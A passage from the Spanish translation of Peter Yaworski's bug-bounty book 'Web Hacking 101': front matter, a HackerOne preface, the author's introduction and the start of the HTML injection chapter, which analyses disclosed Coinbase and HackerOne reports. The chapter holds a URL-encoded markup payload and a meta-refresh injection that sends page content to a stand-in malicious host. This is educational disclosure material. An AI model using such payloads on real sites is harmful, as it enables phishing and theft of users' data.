# WEB HACKING 101

## Cómo Hacer Dinero Hackeando Éticamente

Análisis de +30 informes de vulnerabilidades que tuvieron recompensa!

Peter Yaworski

Traducido por:
Edwin Cartagena Hdez

# Web Hacking 101 en Español - Cómo hacer dinero hackeando éticamente

## Web Hacking 101 en Español - Cómo hacer dinero hackeando éticamente

Peter Yaworski y Edwin A. Cartagena Hernández

Este libro está a la venta en http://leanpub.com/web-hacking-101-es

Esta versión se publicó en 2017-05-05

***Peter***.

*A Andrea y Ellie, gracias por apoyarme y ser mi fuente constante de motivación y confianza. No solamente pudiera ser que nunca hubiera terminado este libro sin ustedes, sino que mi jornada en el apasionante mundo del hacking nunca hubiera comenzado.*

*Al equipo de HackerOne, este libro quizás no sería lo que es si no fuese por ustedes, gracias por todo su apoyo, por la retroalimentación y por el trabajo con el que han contribuido a hacer de este libro más que un análisis de 30 vulnerabilidades.*

*Finalmente, mientras que este libro se vende por una cantidad mínima de $9.99, las ventas en el precio sugerido de $19.99 o por encima de éste, me ayudan a mantener bajo el precio mínimo, de tal forma que este libro se mantenga accesible para las personas que no pueden permitirse el lujo de pagar más por él. Esas ventas también me permiten tomar un tiempo para alejarme de la búsqueda de vulnerabilidades y estar añadiendo más contenido para hacer un mejor libro, de tal manera que todos aprendamos juntos.*

*Mientras que lo deseo tanto, pudiera nombrar a cada una de las personas que pagaron más del precio mínimo (por la edición en inglés de este libro) para agradecerles, la lista pudiera ser muy larga pero realmente no conozco ningún detalle de contacto de los compradores a menos que ellos me contacten. Sin embargo, hay un grupo pequeño quienes pagaron más del precio sugerido cuando hicieron sus compras, los cuales fueron más allá de lo esperado. A quienes me gustaría reconocerles aquí. Entre ellos se incluyen:*

1. *@Ebrietas0*
2. *Comprador misterioso*
3. *Comprador misterioso*
4. *@nahamsec (Ben Sadeghipour)*
5. *Comprador misterioso*
6. *@Spam404Online*
7. *@Danyl0D (Danylo Matviyiv)*

*Si deberías estar en esta lista, por favor, mándame un mensaje directo en Twitter. A cada uno de quienes han comprado una copia de este libro, Gracias!*

***Edwin***.

*a H" Quien me provee herramientas sorprendentes. Atah-HaKol.*

*A María José, impresionante mujer fuente de motivación y quien me da la dosis extra de confianza para todos mis proyectos. Te Amo.*

*A mi madre, quien me ha formado y me ha inculcado valores para ser una persona de bien con mis semejantes. Usted es muy especial.*

*A Peter Yaworsky, autor de este libro, por su voto de confianza y permitirme formar parte de este proyecto. Gracias, Pete!*

*A mis amigos hackers que me han inspirado y de diferentes maneras me han brindado su apoyo en este apasionante arte de la seguridad informática. Gracias:*

- *Rodolfo Ceceña @roberknight01*
- *Kirlian Zepeda, [DEP]*
- *Stefan Rivera @CiskoSV*

# Índice general

# Prefacio

La mejor forma de aprender algo es simplemente haciéndolo. Así es como nosotros - Michiel Prins y Jobert Abma - aprendimos a hackear.

Éramos jóvenes. Como todos los hackers que estuvieron antes que nosotros, y todos los que vendrán después. Éramos conducidos por una incontrolable y candente curiosidad por entender cómo funcionaban las cosas. Mayormente éramos jugadores de vídeo juegos por computadora y ya por la edad de los 12 años decidimos aprender por nosotros mismos cómo construir software. Aprendimos a programar en Visual Basic y PHP con libros de la biblioteca y obviamente con la práctica.

Con nuestro entendimiento del desarrollo de software, rápidamente descubrimos que esas habilidades nos permitieron encontrar los errores de otros desarrolladores. Cambiamos la construcción por el rompimiento y es así como el hacking ha sido nuestra pasión desde entoces. Para celebrar nuestra graduación de la escuela secundaria, tomamos el control de un canal de servicios de televisión abierta y pusimos un anuncio felicitando a nuestra clase de graduación. Mientras con el pasar del tiempo nos divertíamos, también aprendimos rápidamente que hay consecuencias y que ese no es el tipo de hackers que el mundo necesita. La estación de televisión y la escuela no se divirtieron así como nosotros y fue así que pasamos ese verano limpiando ventanas como parte de nuestro castigo. Ya en la Universidad, volvimos nuestras habilidades en un negocio de consultoría viable, que en su apogeo, teníamos clientes en el sector público y privado en todo el mundo. Nuestra experiencia en el hacking nos llevó hacia HackerOne, una compañía que fundamos en conjunto en 2012. Quisimos permitir a cada compañía en el universo que trabajara con hackers de forma satisfactoria, y esa idea continúa siendo la misión de HackerOne hoy en día.

Si estás leyendo esto, es porque tú también tienes la misma curiosidad necesaria para ser un hacker y cazador de errores. Creemos que este libro será una tremenda guía a lo largo de tu jornada. El libro está lleno con una rica cantidad de ejemplos de reportes de vulnerabilidades del mundo real que resultaron en recompensas reales por encontrar esos fallos. Estos ejemplos están acompañados de un análisis muy útil y su respectiva revisión por parte de Pete Yaworsky, quien es el autor y un colega hacker. Él es tu compañero a medida que aprendas, y eso es muy valioso.

Otra razón por la que este libro es muy importante, es que te enfoca en cómo convertirte en un hacker ético. Dominar el arte del hacking puede ser una habilidad extremadamente poderosa que esperamos sea usada para el bien. Los hackers más exitosos saben cómo navegar entre la línea delgada de lo correcto y lo incorrecto mientras hackean. Muchas personas pueden romper cosas y aún así intentar hacer dinero fácil haciendo eso. Pero, imagínate hacer la Internet cada vez más segura, trabajar con compañías impresionantes alrededor del mundo y que paguen por tus hallazgos. Tu talento tiene el potencial de mantener seguros a billones de personas juntamente con sus datos. Eso esperamos que sea a lo que aspires.

Estamos agradecidos infinitamente con Pete por tomarse el tiempo para documentar todo esto tan elocuentemente. Nosotros hubiéramos deseado tener un recurso como este cuando iniciamos. Se disfruta mucho leyendo el libro de Pete porque contiene la información necesaria para hacerte despegar en esta jornada del hacking.

Diviértete leyendo y happy hacking!

Recuerda hackear responsablemente.

Michiel Prins y Jobert Abma Co-Fundadores, HackerOne

# Introducción

Gracias por comprar este libro. Espero que te diviertas mucho leyendo así como yo lo hice investigando y escribiéndolo

Web Hacking 101 es mi primer libro, orientado a ayudarte a que inicies en el hacking. Comencé escribiéndolo como una publicación auto explicatoria de 30 vulnerabilidades, un subproducto de mi propio aprendizaje. Pero rápidamente esto se volvió en mucho más que eso.

Mi esperanza en este libro es, por lo menos, abrirte los ojos al amplio mundo del hacking, y en el mejor de los casos, espero que este sea tu primer paso al frente para hacer de la web un lugar más seguro mientras ganas dinero haciendo ese trabajo.

## ¿Cómo inició todo?

A finales del 2015, tropecé con el libro, *Somos Anonymous: Al interior del mundo hacker de Lulzsec, Anonymous y la insurgencia cibernética global* por Parmy Olson, lo terminé de leer en una semana. Al finalizarlo estaba maravillado en saber cómo iniciaron esos hackers.

Estaba sediento por más, pero no sólo quería saber **QUÉ** hicieron esos hackers, yo quería saber **CÓMO** esos hackers lo lograron. Así que continué leyendo. Pero cada vez que finalizaba un libro nuevo, había terminado con las mismas preguntas iniciales:

- ¿Cómo los hackers aprendieron sobre las vulnerabilidades que encontraron?
- ¿Dónde hay personas buscando vulnerabilidades?
- ¿Cómo los hackers inician el proceso de hacking en un sitio objetivo?
- ¿A caso el Hacking es el uso de herramientas automatizadas?
- ¿Cómo puedo iniciar buscando vulnerabilidades?

Pero en esta búsqueda de más respuestas, seguía abriendo más y más puertas.

Cerca de ese mismo tiempo, estuve llevando un curso de desarrollo en Android de Coursera, también estaba pendiente de otros cursos muy interesantes. La especialización en Ciberseguridad de Coursera captó mi atención, particularmente el Curso No. 2, Seguridad del Software. Afortunadamente para mi, éste estaba por iniciar (inició en Febrero de 2016, por esos días estaba anunciado como Próximamente), así que me inscribí.

Unas cuantas lecturas de introducción y finalmente entendí qué es un desbordamiento de búfer y cómo puede ser explotado. Comprendí completamente cómo se alcanzaban las inyecciones SQL, por lo que antes sólo sabía el peligro que representaba. En resumen, estaba muy impactado. Hasta este momento, siempre me había aproximado a la seguridad web desde la perspectiva del desarrollador,

contemplando la necesidad de sanitizar los valores de entrada y evitar usar directamente la información que proporciona el usuario. Ahora es que estoy comenzando a entender qué es todo lo que se puede buscar, pero desde la perspectiva de un hacker.

Me mantuve buscando más información sobre cómo hackear y me pasé por los foros de ayuda de Bugcrowd. Desafortunadamente no presentaban mucha actividad en ese tiempo, pero hubo alguien que mencionó el hacktivity de HackerOne y enlazaba a un informe. Al seguir el enlace me impresioné. Estaba leyendo la descripción de una vulnerabilidad, escrita a una compañía que consintió en mostrarla públicamente. Tal vez lo más importante de eso, es que la compañía le pagó al hacker que encontró la vulnerabilidad y le presentó el informe!

Eso fue un punto crucial, me obsecioné. Especialmente cuando una compañía de origen canadiense, Shopify, parecía estar liderando las listas de divulgación en ese tiempo. Al revisar el perfil de Shopify, la lista de divulgación estaba repleta de reportes abiertos al público. No pude leer lo suficiente al respecto, pero entre las vulnerabilidades se incluían programación de script de sitio cruzado (Cross-Site Scripting, conocido también como XSS), fallas de autenticación y también falsificación de petición de sitio cruzado (Cross-Site Request Forgery, conocido también como CSRF) por nombrar solamente algunas.

Lo admito, en ese punto había tenido problemas para entender lo que se detallaba en los informes. Algunas de las vulnerabilidades y sus métodos de explotación para mí fueron difíciles de comprender.

Buscando en Google cómo poder entender un informe en particular, terminé en un hilo de un problema de Github por una antigua vulnerabilidad de debilidad de un parámetro predeterminado de Ruby on Rails (este informe está detallado en el capítulo Lógica de la Aplicación), reportada por Egor Homakov. Dando seguimiento al trabajo de Egor me condujo a su blog, el cual incluye divulgaciones de algunas vulnerabilidades que son seriamente complejas.

Leyendo sobre sus experiencias, me puse a pensar que el mundo del hacking se puede beneficiar de las explicaciones en lenguaje claro de las vulnerabilidades del mundo real. Y entonces me di cuenta que, aprendo de mejor manera enseñando a otros.

Y así fue como nació Web Hacking 101.

## Solamente 30 ejemplos y mi primera venta

Decidí empezar con una meta simple, encontrar 30 vulnerabilidades web y explicarlas de manera fácil y en un lenguaje claro para entender.

Me imaginaba, en el peor de los casos, investigar y escribir sobre las vulnerabilidades que me ayudaron a aprender sobre el hacking. Y en el mejor, que podría vender un millón de copias, volverme un autopublicador y jubirlarme a temprana edad. Esta última tiene que ocurrir y a veces la primera opción parace no tener fin.

Alrededor de las las 15 vulnerabilidades explicadas, decidí publicar el primer borrador de tal forma que pudiera ser comprado - la plataforma que elegí, LeanPub (probablemente de donde la mayoría lo ha comprado), esta plataforma permite publicar de forma interactiva, proveyendo a los clientes

el acceso a todas las actualizaciones. Envié un tweet agradeciendo a HackerOne y a Shopify por sus publicaciones y aproveché para decirle al mundo sobre mi libro. Ciertamente, no tenía muchas expectativas.

Pero dentro de unas horas, hice mi primera venta.

Estaba eufórico con la idea que alguien pagara por mi libro (algo que había creado y que había puesto una tonelada de esfuerzo en él), inicié sesión en LeanPub para ver qué podía encontrar sobre el comprador misterioso. No encontré nada. Pero de repente vibró mi teléfono celular, había recibido un tweet de Michiel Prins diciendo que le gustaba el libro y me pidió que me mantuviera en ese ritmo.

¿Quién demonios es ese tal Michiel Prins? Revisé su perfil de Twitter y todo me dio vueltas, él es uno de los Co-Fundadores de HackerOne. **Mierda!** Una parte de mí pensaba que HackerOne no podría estar impresionado con mi confianza en su sitio para ponerlo en el contenido. Pero intenté tener una actitud positiva y Michiel parecía ser de gran apoyo al pedirme que me mantuviera en este ritmo, así que esto parecía ser inofensivo.

No mucho después de la primera venta, recibí una segunda venta y pensé que algo estaba pasando. Coincidentemente, cerca del mismo tiempo, recibí una notificación de Quora sobre una pregunta en la que probablemente podría estar interesado, *¿Cómo me volví en un exitoso cazador de recompensas por encontrar errores*?

Esto significaba compartir mi experiencia cómo había iniciado, sabiendo lo que era estar en estos zapatos, y también quería hacerlo con el propósito personal de promover mi libro. Pensé que podía escribir una respuesta. A mitad del camino, me di cuenta que la única otra respuesta que estaba había sido escrita por Jobert Abma, otro de los Co-Fundadores de HackerOne. Una voz con mucha autoridad en el mundo del hacking. **Mierda, otra vez!**

Contemplé abandonar mi respuesta, pero mejor decidí reescribirla basándome en su respuesta, ya que no podría competir con sus consejos. Presioné el botón de enviar y ya no pensé en nada. Pero después recibí un correo interesante:

> Hola Peter, vi tu respuesta en Quora y me doy cuenta que estás escribiendo un libro sobre hacking de sombrero blanco. Me gustaría saber más.
>
> Saludos cordiales,
>
> Marten CEO, HackerOne

**Triple mierda!** En este punto, muchas cosas corrían por mi mente, ninguna de ellas era positiva y ciertamente muchas eran irracionales. En resumen, me imaginé que por la única razón que Marten podría escribirme era para dejar caer el martillo sobre mi libro. Tengo que agradecer que eso no pudo haber sido más allá de la realidad.

Le respondí explicándole quien era yo y qué es lo que estaba haciendo - que estaba intentando aprender a hackear y ayudar a otros que aprendan conmigo. Por su parte, él vino a ser un gran seguidor de la idea. Me explicó que HackerOne está interesado en que crezca la comunidad y en ayudar a que los hackers aprendan como un tipo de beneficio mutuo para cada uno de los que estén

involucrados. Resumiendo, él se ofreció a ayudar. Y como un hombre de palabra, lo ha cumplido. Probablemente, este libro no estaría donde se encuentra hoy en día, ni incluiría tan siquiera la mitad del contenido que tiene sin la motivación constante y gran ayuda por parte de él y de HackerOne.

Desde ese correo inicial, me mantuve escribiendo y Marten lo estuvo aprobando. Michiel y Jobert revisaban los escritos preliminares, proveyendo sugerencias y aún contribuyendo en algunas secciones. Incluso, Marten trascendió y fue más allá en este esfuerzo al cubrir los costos de un diseño profesional de la portada (eso fue un adiós a aquella portada plana de color amarillo con un sombrero de brujas de color blanco, lo cual parecía que había sido diseñado por un niño de cuatro años). En Mayo de 2016, Adam Bacchus se unió a HackerOne y en su quinto día de trabajo allí, leyó el libro, proporcionó ediciones y estuvo explicando lo que sería estar en el lado de la recepción de un informe de vulnerabilidad. Algo que ya he incluido en el capítulo Escritura de informes.

Menciono todo esto porque en toda esta jornada HackerOne nunca ha pedido que se le retribuya algo. Ellos solamente han querido apoyar la comunidad y han visto en este libro una buena manera de hacerlo. Así como con algunos que puedan ser nuevos en la comunidad hacker, lo que resonó en mí espero que así sea con usted también. **Personalmente prefiero ser parte de una comunidad que apoya y es inclusiva**.

Así que desde entonces, este libro se ha expandido dramáticamente, mucho más allá de lo que inicialmente hubiese visionado. Y con eso, la audiencia quien es el objetivo también ha cambiado.

## Para quien está escrito este libro

Este libro ha sido escrito teniendo en mente a los nuevos hackers. Pero eso no importa si tú eres un desarrollador o un diseñador web, si todavía te encuentras viviendo en casa de tu madre, si eres un niño de 10 años o uno de 75. Quiero que este libro sea una referencia de autoridad en el entendimiento de los diferentes tipos de vulnerabilidades, cómo encontrarlas, cómo reportarlas, cómo ser pagado por esa tarea y todavía aún, cómo escribir código defensivo.

Dicho eso, no escribo este libro para predicarle a las masas. Realmente, este es un libro para que aprendamos juntos. De esa manera yo comparto éxitos **Y** también algunos de mis más notables (y embarazosos) errores.

Tampoco significa que este libro tiene que ser leído en orden desde la portada hasta la última página, si hay alguna sección en particular en la que estás interesado, ve y léela primero. En algunas ocasiones, hago referencia a secciones que se han discutido previamente, pero al hacer eso intento conectar las secciones de tal forma que también puedas hojear el libro de atrás para adelante. Quiero que este libro sea algo que te mantenga atento mientras te enuentres hackeando.

Una anotación, cada tipo de vulnerabilidad es un capítulo y está estructurado de la misma manera:

- Comienza con una descripción del tipo de vulnerabilidad;
- Revisión de ejemplos de la vulnerabilidad; y,
- Concluye con un resumen.

Por lo consiguiente, cada ejemplo dentro de esos capítulos está estructurado de la misma manera e incluye:

- Mi estimación de la dificultad para encontrar la vulnerabilidad
- La dirección url asociada donde la vulnerabilidad fue encontrada
- Un enlace hacia el informe o la descripción paso a paso de la vulnerabilidad
- La fecha en que la vulnerabilidad fue reportada
- La cantidad que pagaron por haberla reportado
- Una descripción fácil de entender de la vulnerabilidad
- Recomendaciones que puedes aplicar en tus propios esfuerzos

Finalmente, aunque lo que sigue no es un prerequisito en el mundo del hacking, probablemente es una buena idea tener alguna familiarización con HTML, CSS, Javascript y tal vez un poco de programación. Eso no quiere decir que debes ser capaz de poner enlazadas en conjunto un montón de páginas web así de la nada, no, saca eso de tu cabeza! Lo bueno es tener un entendimiento básico de la estructura de una página web, cómo las hojas de estilo en cascada (CSS) dan el sentimiento y apariencia en una página web, así también que entiendas lo que puedes lograr por medio de Javascript. Eso te ayudará a descubrir vulnerabilidades y entender la severidad de lo que eso implica. Tener conocimienos de programación es muy útil cuando estás buscando vulnerabilidades en la lógica de la programación. Si tú mismo puedes ponerte en los zapatos de los programadores para adivinar cómo ellos pudieron haber implementado algo o leer su código si es que está disponible, eso te permitirá estar a la cabeza del juego.

Así que, entre las cosas por hacer, recomiendo revisar los siguientes cursos gratuitos y en línea de Udacity **Introducción a HTML y CSS** y **Las bases de Javacript**. Los enlaces a esos cursos los he incluido en el capítulo Recursos. Si no estás familiarizado con Udacity tu misión es venir a ser accesible, asequible, comprometiente y ser altamente efectivo con la educación de alto nivel disponible para el mundo. Ellos se han asociado con compañías como Google, AT&T, Facebook, Salesforce, etc. para crear programas de estudio y ofrecer cursos en línea.

## Un vistazo a cada capítulo

**Capítulo 2** es una introducción al trasfondo de cómo funciona la Internet, incluyendo las peticiones y respuestas de los métodos HTTP.

**Capítulo 3** cubre el tema de las Redirecciones Abiertas. Una vulnerabilidad interesante la cual envuelve la explotación de un sitio y dirigir a los usuarios a que visiten otro sitio, el cual le permitirá al atacante explotar la confianza que tienen las víctimas en el sitio vulnerable.

**Capítulo 4** cubre la contaminación de parámetros HTTP. En este capítulo aprendrás cómo encontrar sistemas que pueden ser vulnerables a que se pasen de largo entradas inseguras a sitios de terceros.

**Capítulo 5** cubre las vulnerabilidades de falsificación de petición de sitio cruzado (CSRF), llevándote a través de ejemplos de cómo los usuarios pueden ser engañados al enviar información a un sitio

en el que ellos estén logueados, con la diferencia que ellos no saben que lo están haciendo sin su consentimiento.

**Capítulo 6** cubre lo relacionado a las inyecciones HTML. En este capítulo aprenderás como poder inyectar HTML en una página web y que pueda ser utilizado de forma maliciosa. Una de las recomendaciones finales más interesantes es cómo puedes utilizar valores codificados para engañar a los sitios que acepten y muestren en pantalla el HTML que envías, aún traspasando filtros.

**Capítulo 7** cubre las inyecciones de Retorno de Carro y Alimentación de Línea (CRLF). En él verás ejemplos de envío del caracter retorno de carro y rompimiento de líneas así como el impacto que esto hace en el renderizado del contenido de un sitio.

**Capítulo 8** cubre la vulnerabilidad de programación de script de sitio cruzado (XSS), un tema de categoría masiva con una variedad enorme de formas de cómo poder explotarlo. XSS representa oportunidades enormes tanto así que, probablemente, podría escribirse un libro entero tratando solamente este tema. Hay una tonelada de ejemplos que podría haber incluido, pero intentaré enfocarme en los más interesantes y útiles para el aprendizaje.

**Chapter 9** cubre la Intección de Plantillas del Lado del Servidor, como también las inyecciones del lado del cliente. Estos tipos de vulnerabilidades se aprovechan de los desarrolladores inyectando la entrada del usuario directamente en las plantillas cuando la información se envía utilizando la sintaxis de la plantilla. El impacto de estas vulnerabilidades depende de dónde se produzcan, pero a menudo pueden conducir a ejecuciones de código remotas.

**Capítulo 10** cubre las inyecciones de código de Lenguaje de Consulta Escrtucturada (SQL), lo cual implica la manipulación de la base de datos para extraer, actualizar o borrar información de un sitio.

**Capítulo 11** cubre la falsificación de petición del lado del servidor, la cual permite a un atacante usar un servidor remoto para hacer peticiones HTTP subsecuentes a nombre del atacante.

**Capítulo 12** cubre las vulnerabilidades relacionadas a las Entidades Externas de XML (XXE), lo que resulta del análisis del lenguaje de marcado extensible (XML). Este tipo de vulnerabilidades puede incluir cosas como lectura de ficheros privados, ejecución remota de código, etc.

**Capítulo 13** cubre la Ejecución Remota de Código o la capacidad que tiene un atacante de ejecutar código arbitrario sobre un Servidor víctima. Este tipo de vulnerabilidad se encuentra entre las más peligrosas ya que un atacante puede controlar qué codigo se ejecutará y, usualmente, esta vulnerabilidad es muy bien recompensada como tal.

**Capítulo 14** cubre vulnerabilidades relacionadas a la memoria. Un tipo de vulnerabilidad así se puede pensar en que su hallazgo está típicamente relacionado a la programación con lenguajes de bajo nivel. No obstante, descubrir este tipo de fallos puede conllevar a otras vulnerabilidades muy serias.

**Capítulo 15** cubre la toma de control de subdominios. Algo en lo que aprendí mucho investigando para ponerlo en este libro y que debe ser extensamente acreditado a Mathias, Frans y al equipo de Detectify. Esencialmente, se trata de un sitio que tiene un subdominio enlazado a un servicio que está a cargo de terceros, pero el sitio principal nunca reclama la dirección de ese servicio. Esto podría permitir a un atacante registrar la dirección del servicio a cargo de ese proveedor externo

de tal forma que todo el tráfico que se cree que viene del dominio original (víctima), actualmente proviene del atacante.

**Capítulo 16** cubre las Condiciones de Carrera, una vulnerabilidad que implica dos o más procesos que realizan acciones basadas en condiciones que sólo deben permitir que se produzca una sola acción. Por ejemplo, piensa en las transferencias bancarias, no debería ser capaz de realizar dos transferencias de $500 cuando su saldo es de sólo $500. Sin embargo, una vulnerabilidad de Condición de Carrera permitiría hacerlo.

**Capítulo 17** cubre las vulnerabilidades de Referencia de Objeto Directo Inseguro, mediante las cuales un atacante puede leer o actualizar objetos (registros de base de datos, archivos, etc.) a los cuales no deben tener permiso.

**Capítulo 18** cubre vulnerabilidades basadas en la Lógica de la Aplicación. Este capítulo ha crecido tanto que atrapa a todas las demás vulnerabilidades, por lo que considero que está enlazado a las fallas lógicas de programación. He concluido que este tipo de vulnerabilidad podría ser fácil de encontrar para un principiante en vez de estar buscando formas raras y creativas de enviar entradas maliciosas a un sitio.

**Capítulo 19** cubre el tema de cómo iniciarse en el hacking. Este capítulo está pensado para ayudarte a considerar dónde y cómo buscar vulnerabilidades, lo que es totalmente opuesto a una guía paso a paso para poder hackear un sitio. Este capítulo está basado en mi experiencia y como abordo un sitio.

**Capítulo 20** está en discusión que sea uno de los capítulos más importantes del libro, ya que provee consejos para escribir informes de forma efectiva. Todo el mejor hacking del mundo no significa nada si no se puede informar apropiadamente del problema a la compañía afectada. Como tal, he remarcado algunas compañías de gran nombre que pagan recompensas muy generosas debido a los reportes que les fueron entregados y que fueron asesorados por HackerOne. **Asegúrate de poner mucha atención a este capítulo**.

**Capítulo 21** cambian los engranajes. Aquí profundizamos en las herramientas de hacking recomendadas. Este capítulo fue completamente donado por Michiel Prins de HackerOne. Desde entonces esta lista ha crecido y se ha convertido en un listado de herramientas útiles que he encontrado y utilizado. Sin embargo, a pesar de las herramientas, no hay nada que reemplace la observación cuidadosa y el pensamiento creativo.

**Capítulo 22** está dedicado a ayudarte a que lleves tu hacking al siguiente nivel. Aquí te llevaré a través de algunos recursos impresionantes para continuar aprendiendo. Nuevamente, tomando el riesgo que esto pueda sonar como un disco rayado, un gran agradecimiento a Michiel Prins por contribuir a esta lista.

**Capítulo 23** concluye el libro y destapa algunos conceptos claves que deberías conocer mientras hackeas. Dado que la mayoría de términos han sido discutidos en los otros capítulos, algunos que están aquí no lo fueron. Así que te recomendaría tomar una lectura por aquí.

## Una palabra de advertencia y un favor

Antes que te alistes dentro del impresionante mundo del hacking, quiero aclarar algo. Así como aprendí leyendo informes de vulnerabilidades que se habían hecho públicas, viendo todo el dinero que la gente estaba (y todavía sigue) haciendo, podría ser fácil idealizar ese proceso y pensar que esto es un camino fácil para volverse rico de una forma rápida.

Pues, no lo es.

El hacking puede ser extremadamente recompensante, pero es difícil encontrar y leer las fallas en todo el camino (excepto aquí donde comparto algunas historias muy embarazosas). Como resultado, ya que mayormente escuchas del éxito de las personas, podrías desarrollar expectativas de éxito fuera de la realidad. Pero también puedes volverte exitoso rápidamente. Pero si no lo estás teniendo, mantente trabajando! Eso hará que se te haga más fácil y produce una gran satisfacción tener un informe resuelto.

Teniendo eso claro, tengo un favor que pedirte. Así como lo has leído, por favor envíame un mensaje en Twitter a @yaworsk[1] y permíteme saber cómo te está yendo. Ya sea de forma exitosa o no, me gustaría saber de ti. La cacería de errores podría ser un trabajo solitario si tú estás luchando en solitario, pero también es maravilloso poder celebrarlo unos con otros. Y tal vez tu hallazgo sea algo que podemos incluir en la siguiente edición.

Buena suerte!!

[1] https://twitter.com/yaworsk

# Inyección HTML

## Descripción

la inyección de Lenguaje de Marcado de Hipertexto (HTML) a veces también es conocida como una desfiguración virtual de una página. Realmente este es un ataque hecho posible por un sitio que permite que un usuario mal intencionado inyecte marcas HTML dentro de su(s) página(s) web, y esto es porque no maneja apropiadamente las entradas de datos del usuario. Dicho de otra forma, una vulnerabilidad de inyección HTML es causada por recibir etiquetas HTML, típicamente por la vía de un formulario de entrada, cuyo contenido es renderizado de forma literal dentro de la página. Hay que hacer notar que esto es totalmente aparte de inyectar código Javascript, VBscript, etc

Debido a que HTML es el lenguaje utilizado para definir la estructura de una página web, si un atacante puede inyectar marcas HTML podrá cambiar lo que se mostrará en el navegador. Algunas veces esto puede resultar en un cambio de apariencia total de la página, o en otros casos, la creación de formularios para engañar a los usuarios. Por ejemplo, si tú pudieras inyectar HTML, y estuvieras habilitado para agregar una etiqueta `<form>` en esa página para preguntarle a un usuario que reingrese el nombre con que se registra y su contraseña. Entonces, al enviar ese formulario, lo que realmente se estaría haciendo es enviar la información a un atacante.

## Ejemplos

### 1. Comentarios en Coinbase

**Dificultad**: Baja

**URL**: coinbase.com/apps

**Enlace del informe**: https://hackerone.com/reports/104543[2]

**Fecha del informe**: 10 de Diciembre, 2015

**Recompensa recibida**: $200

**Descripción**:

Para esta vulnerabilidad, el hacker identificó que en Coinbase estaba decodificando valores URI estaban codificados cuando renderizaba el texto. Para aquellos que no están familiarizados (así como yo al momento de escribir esto), los caracteres en una URI pueden ser ya sea reservados o

[2] https://hackerone.com/reports/104543

no reservados. De acuerdo a Wikipedia, los caracteres reservados son los que a veces tienen un significado especial, tal como / y &. Los caracteres no reservados son aquellos que no tienen un significado en especial, los cuales son, típicamente, las letras.

Entonces, cuando un caracter está codificado en la URI, éste es convertido a su valor de byte en el Código Estándar Americano para el Intercambio de Información (ASCII), y está precedido con el signo de porcentaje (%). Entonces, / se convierte en %2F, & se convierte en %26. Como una reseña, ASCII es un tipo de codificación que era el más común en Internet hasta que llegó UTF-8, el cual es otro tipo de codificación.

Ahora, de regreso a nuestro ejemplo, si un atacante ingresara un código HTML como el siguiente:

```
1 <h1>Esta es una prueba</h1>
```

En ese momento, Coinbase podía renderizar el código como texto plano, exactamente como lo acabas de ver. Sin embargo, si el usuario hubiera enviado caracteres codificados por URL, así como estos:

```
1 %3C%68%31%3E%45%73%74%61%20%65%73%20%75%6E%61%20%70%72%75%65%62%61%3C%2F%68%31%3E
```

Coinbase pudo decodificarlos y renderizar la salida con las letras correspondientes:

## Esta es una prueba

Ya con esto, el hacker que reportó la vulnerabilidad demostró como pudo haber enviado un formulario HTML con los campos respectivos para solicitar nombre de usuario y contraseña, los cuales el sitio de Coinbase los podía mostrar. El hacker tuvo que haber sido ingenioso, para hacer que Coinbase pudiera haber renderizado un formulario cuyos valores pudieron haber sido enviados a un sitio malicioso y haber capturado credenciales (mientras que las personas asumían que llenaban un formulario de la empresa)

### Recomendaciones

Cuando te encuentres evaluando un sitio, revisa cómo maneja los diferentes tipos de entrada, incluyendo texto plano y texto codificado. Sigue en la búsqueda de sitios que acepten valores codificados por URI y que muestren valores como %2F además de mostrar por pantalla sus valores decodificados, para este caso /. Mientras no sepamos lo que el hacker estaba pensando en este ejemplo, es posible que intentaran codificar en la URI caracteres restringidos y fijarse cómo Coibase los estaba decodificando. El hacker fue un paso por delante y codificó por URI todos los caracteres.

Un magnífico codificador es http://quick-encoder.com/url. Has de notar que al usarlo te dirá que los caracteres no restringidos no necesitan codificación y aun así te dará la opción de codificar tu cadena de forma url-segura. Tienes que hacerlo de esa manera porque así obtendrás la misma cadena codificada que se utilizó sobre el sitio de Coinbase.

## 2. Inclusión no intencional de HTML en HackerOne

**Dificultad**: Media

**URL**: hackerone.com

**Enlace del informe**: https://hackerone.com/reports/112935[3]

**Fecha del informe**: 26 de Enero, 2016

**Recompensa recibida**: $500

**Descripción**:

Después de leer sobre la vulnerabilidad XSS en Yahoo! (ejemplo 4 del Capítulo 7) me vine a poner obsesionado con las pruebas de renderizado HTML en editores de texto. Esto incluía ponerme a jugar con el editor de texto Markdown de HackerOne, escribiendo cosas como **ismap= "yyy=xxx"** y **"'test"** dentro de las etiquetas de imágenes. Mientras lo hacía, me fijé que el editor podía incluir una comilla simple dentro de una comilla doble - lo que es conocido como colgando una comilla.

En ese momento no comprendía realmente las implicaciones que pudiera tener. Lo que sí sabía es que si inyectaba otra comilla simple en algún otro lugar, ambas podrían ser analizadas en conjunto por un navegador, en el cual podría ver el contenido encerrado entre ellas como un elemento HTML. Por ejemplo:

```
<h1>Esta es una prueba</h1><p class="alguna clase">algún contenido</p>'
```

Con este ejemplo, que tal si se te ocurre inyectar una etiqueta meta como la siguiente:

```
<meta http-equiv="refresh" content='0; url=https://sitiomalvado.com/log.php?text=
```

el navegador podría enviar todo el contenido que se encuentre entre las dos comillas simples. Ahora bien, regresemos, esto era lo que sabía y fue divulgado en HackerOne en el informe #110578[4] por intidc (https://hackerone.com/intidc). Cuando eso vino a ser público, mi corazón se bajó un poco.

De acuerdo a la opinión de HackerOne, ellos confiaron en una implementación de Redcarpet (una biblioteca de Ruby para el procesamiento de Markdown) para hacer escapar la salida HTML de cualquier entrada en Markdown la cual es pasada directamente al DOM del HTML (por ej., la página web) por la via de dangerouslySetInnerHTML en su componente React. *Como nota aclaratoria, React es una biblioteca Javascript que puede ser utilizada para actualizar de forma dinámica parte del contenido de una página web sin recargar toda la página.*

El DOM se dirige a una Interfaz de Programación de la Aplicación (API) para un HTML válido y documentos XML bien formados. Esencialmente, de acuerdo con Wikipedia, el DOM es una

[3] https://hackerone.com/reports/112935

[4] https://hackerone.com/reports/110578

convención independiente de la plataforma y del lenguaje para representar e interactuar con objetos en documentos HTML, XHTML y XML.

En la implementación de HackerOne, no estaban haciendo escapar apropiadamente la salida del código HTML lo cual conducía a un exploit en potencia. Ahora, dicho eso, viendo el informe pensé que podía probar el código nuevo. Fui de regreso al editor y escribí:

```
[prueba](http://www.torontowebsitedeveloper.com "prueba ismap="alert xss" yyy="p\
rueba"")
```

con lo que obtuve de vuelta:

```
<a title="'prueba" ismap="alert xss" yyy="prueba" &#39; ref="http://www.toronotw\
ebsitedeveloper.com">prueba</a>
```

